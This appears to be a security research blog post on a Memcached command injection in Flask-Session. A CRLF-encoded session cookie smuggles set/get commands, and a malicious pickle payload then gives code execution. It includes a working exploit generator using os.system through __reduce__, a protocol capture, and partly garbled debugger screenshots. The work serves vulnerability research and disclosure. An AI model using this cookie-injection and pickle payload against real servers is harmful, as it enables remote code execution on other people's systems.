

Memcached Command Injections at Pylibmc

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Content

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Memcached Command Injections at Pylibmc

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The recent rise of Apache Airflow CVE-2020-17526 vulnerabilities bring my attention to the flask session signing algorithm. My search of common flask's default secrets at GitHub brought me to one interesting library [Flask_Session](#). Flask-Session is an extension for [Flask](#) that adds support for Server-side Session to the application. It allows you to use Redis, Memcached key-value store as a session backend. By default python pickle library used for data serialization. Which reminded me of an interesting research.

In 2014, Ivan Novikov presented a [Memcached injection techniques](#) at Black Hat USA. It was mentioned that Memcached injection can be used to get Remote Code Execution at vulnerable application in case of the data deserialization. Lately it was shown that vBulletin before version 4.2.2 had a Memcache Remote Code Execution via SSRF by arbitrary serialized data injection into Memcached.

Memcached injection techniques

Memcached is a distributed memory caching system. It is in great demand in bigdata Internet projects as it allows reasonably speed up web applications by caching data in RAM. At Flask world cached data often includes user sessions. Memcached supports both plaintext and binary protocols. Commands and data sequences terminated by CRLF at Memcached. The simplest vector of exploitation is CRLF injection in the command argument. For example, as the name attribute for the command "set".

Common Memcache Commands are

```
| Command | Format | | | set | set <key> <flags> <expiry> <datalen> [noreply]\r\n<data>\r\n | |  
| get | get <key> [<key>]+\r\n | |
```

- Where,
- <flags> - uint32_t : data specific client side flags
- <expiry> - uint32_t : expiration time (in seconds)
- <datalen> - uint32_t : size of the data (in bytes)
- <data> - uint8_t[]: data block

Demo application

There is a [demo application](#) that can be used to play with vulnerability locally. Docker is required to run the PoC: `docker-compose -f compose.yaml up` . Visit `http://127.0.0.1:8000/set/?key=value` to start.

Exploitation

Lets take a look at Flask-Session function `save_session` that is responsible for session storage at Memcached:

```
full_session_key = self.key_prefix + session.sid  
  
if not PY2:  
    val = self.serializer.dumps(dict(session), 0)  
else:  
    val = self.serializer.dumps(dict(session))  
self.client.set(full_session_key, val, self._get_memcache_timeout(  
    total_seconds(app.permanent_session_lifetime)))
```

Variable `full_session_key` is a concatenation of strings: prefix and session cookie value. This function is vulnerable to the Memcached command injection at cookie with CRLF technic. However, we have one obstacle - special charecters are difficult to set into Http header. To solve this problem lets take a look at RFC2068:

Many HTTP/1.1 header field values consist of words separated by LWS or special characters. These special characters MUST be in a quoted [string](#) to be used within a parameter value.

This logic is implemented at cookies processing function:

These quoting routines conform to the RFC2109 specification, which in turn references the character definitions [from](#) RFC2068. They provide a two-way quoting algorithm. Any non-text character is translated into a 4 character sequence: a forward-slash followed by the three-digit octal equivalent of the character. Any `'\'` or `''''` is quoted with a preceeding `'\'` slash.

Check [for](#) special sequences. Examples:

```
\012 --> \n
```

```
\" --> "
```

By using quoted string we can encode `\r\n` charecters into `\015\012` string. Let me remind you that python pickle library is used to deserialise session data before saving it into Memcached. This means that we can convert a stream of bytes into a Python object and get remote code execution. Simpiest exploit of pickle data deserialization by `__reduce__` method shown below

```

import pickle
import os

class RCE:
    def __reduce__(self):
        cmd = ('ping -c 1 localhost')
        return os.system, (cmd,)


def generate_exploit():
    payload = pickle.dumps(RCE(), 0)
    payload_size = len(payload)
    cookie = b'137\r\nset BT_:1337 0 2592000 '
    cookie += str.encode(str(payload_size))
    cookie += str.encode("\r\n")
    cookie += payload
    cookie += str.encode("\r\n")
    cookie += str.encode('get BT_:1337')

    pack = ""
    for x in list(cookie):
        if x > 64:
            pack += oct(x).replace("0o", "\\")
        elif x < 8:
            pack += oct(x).replace("0o", "\\00")
        else:
            pack += oct(x).replace("0o", "\\0")

    return f"\{pack}\\"

```

Our command injection at plain text Memcached protocol shown at Wireshark stream:



Wireshark · Follow TCP Stream (tcp.stream eq 3)

```
get BT_:137
set BT_:1337 0 2592000 51
cposix
system
p0
(Vping -c 1 localhost
p1
tp2
Rp3
.
get BT_:1337
END
STORED
VALUE BT_:1337 0 51
cposix
system
p0
(Vping -c 1 localhost
p1
tp2
Rp3
.
END
```

Exploitation

Let's put it all together.

- Set session cookie `notsecret` value with CRLF injection.

```

venv > lib > python3.9 > site-packages > Flask_Session-0.4.0-py3.9.egg > flask_session > sessions.py >
280     conditional_cookie_kwargs = {}
281     httponly = self.get_cookie_httponly(app)
282     secure = self.get_cookie_secure(app)
283     if self.has_same_site_capability:
284         conditional_cookie_kwargs["samesite"] = self.get_cookie_samesite(app)
285     expires = self.get_expiration_time(app, session)
286     if not PY2:
287         val = self.serializer.dumps(dict(session), 0)
288     else:
289         val = self.s 'BT_:137\r\nset BT_:137 0 2592000 51\r\nncposix\nsystem\np0\
290 self.client.set_cookie(full_session_key, val, self._get_memcache_timeout(
291                         total_seconds(app.permanent_session_lifetime)))
292     if self.use_signer:
293         session_id = self._get_signer(app).sign(want_bytes(session.sid))
294     else:
295         session_id = session.sid
296     response.set_cookie(app.session_cookie_name, session_id,
297                        expires=expires, httponly=httponly,
298                        domain=domain, path=path, secure=secure,
299                        **conditional_cookie_kwargs)
300

```

- Get memcached key with cookie notsecret=1337

```

venv > lib > python3.9 > site-packages > Flask_Session-0.4.0-py3.9.egg > flask_session > sessions.py >
246     try:
247         sid_as_bytes = signer.unsign(sid)
248         sid = sid_as_bytes.decode()
249     except BadSignature:
250         sid = self._generate_sid()
251     return self.session_class(sid=sid, permanent=self.permanent)
252
253     full_session_key = self.key_prefix + sid
254     if PY2 and isinstance(full_session_key, unicode):
255         full_session_key = 'BT_:1337' on_key.encode('utf-8')
256 val = self.client.get(full_session_key)
257 if val is not None:
258     try:
259         if not PY2:
260             val = want_bytes(val)
261         data = self.serializer.loads(val)
262         return self.session_class(data, sid=sid)
263     except:
264         return self.session_class(sid=sid, permanent=self.permanent)
265 return self.session_class(sid=sid, permanent=self.permanent)
266

```

- Localhost ping can be found at console output

```
venv > lib > python3.9 > site-packages > Flask_Session-0.4.0-py3.9.egg > flask_session > sessions.py

246         try:
247             sid_as_bytes = signer.unsign(sid)
248             sid = sid_as_bytes.decode()
249         except BadSignature:
250             sid = self._generate_sid()
251         return self.session_class(b'cposix\nsystem\np0\n(Vping -n 5 localhost\np1\ntp2\nRp3\n.', permanent)
252     > special variables
253     > function variables
254     Hold Option key to switch to editor language hover
255
256     val = self.client.get(full_session_key)
257     if val is not None:
258         try:
259             if not PY2:
260                 val = want_bytes(val)
261             data = self.serializer.loads(val)
262             return self.session_class(data, sid=sid)
263         except:
264             return self.session_class(sid=sid, permanent=self.permanent)
265     return self.session_class(sid=sid, permanent=self.permanent)
266
```

PING localhost (127.0.0.1): 56 data bytes

64 bytes from 127.0.0.1: seq=0 ttl=64 time=0.032 ms

localhost ping statistics

Supporting Material/References:

- [SSRF, Memcached and other key-value injections in the wild](#)
- [Exploiting Python pickles](#)

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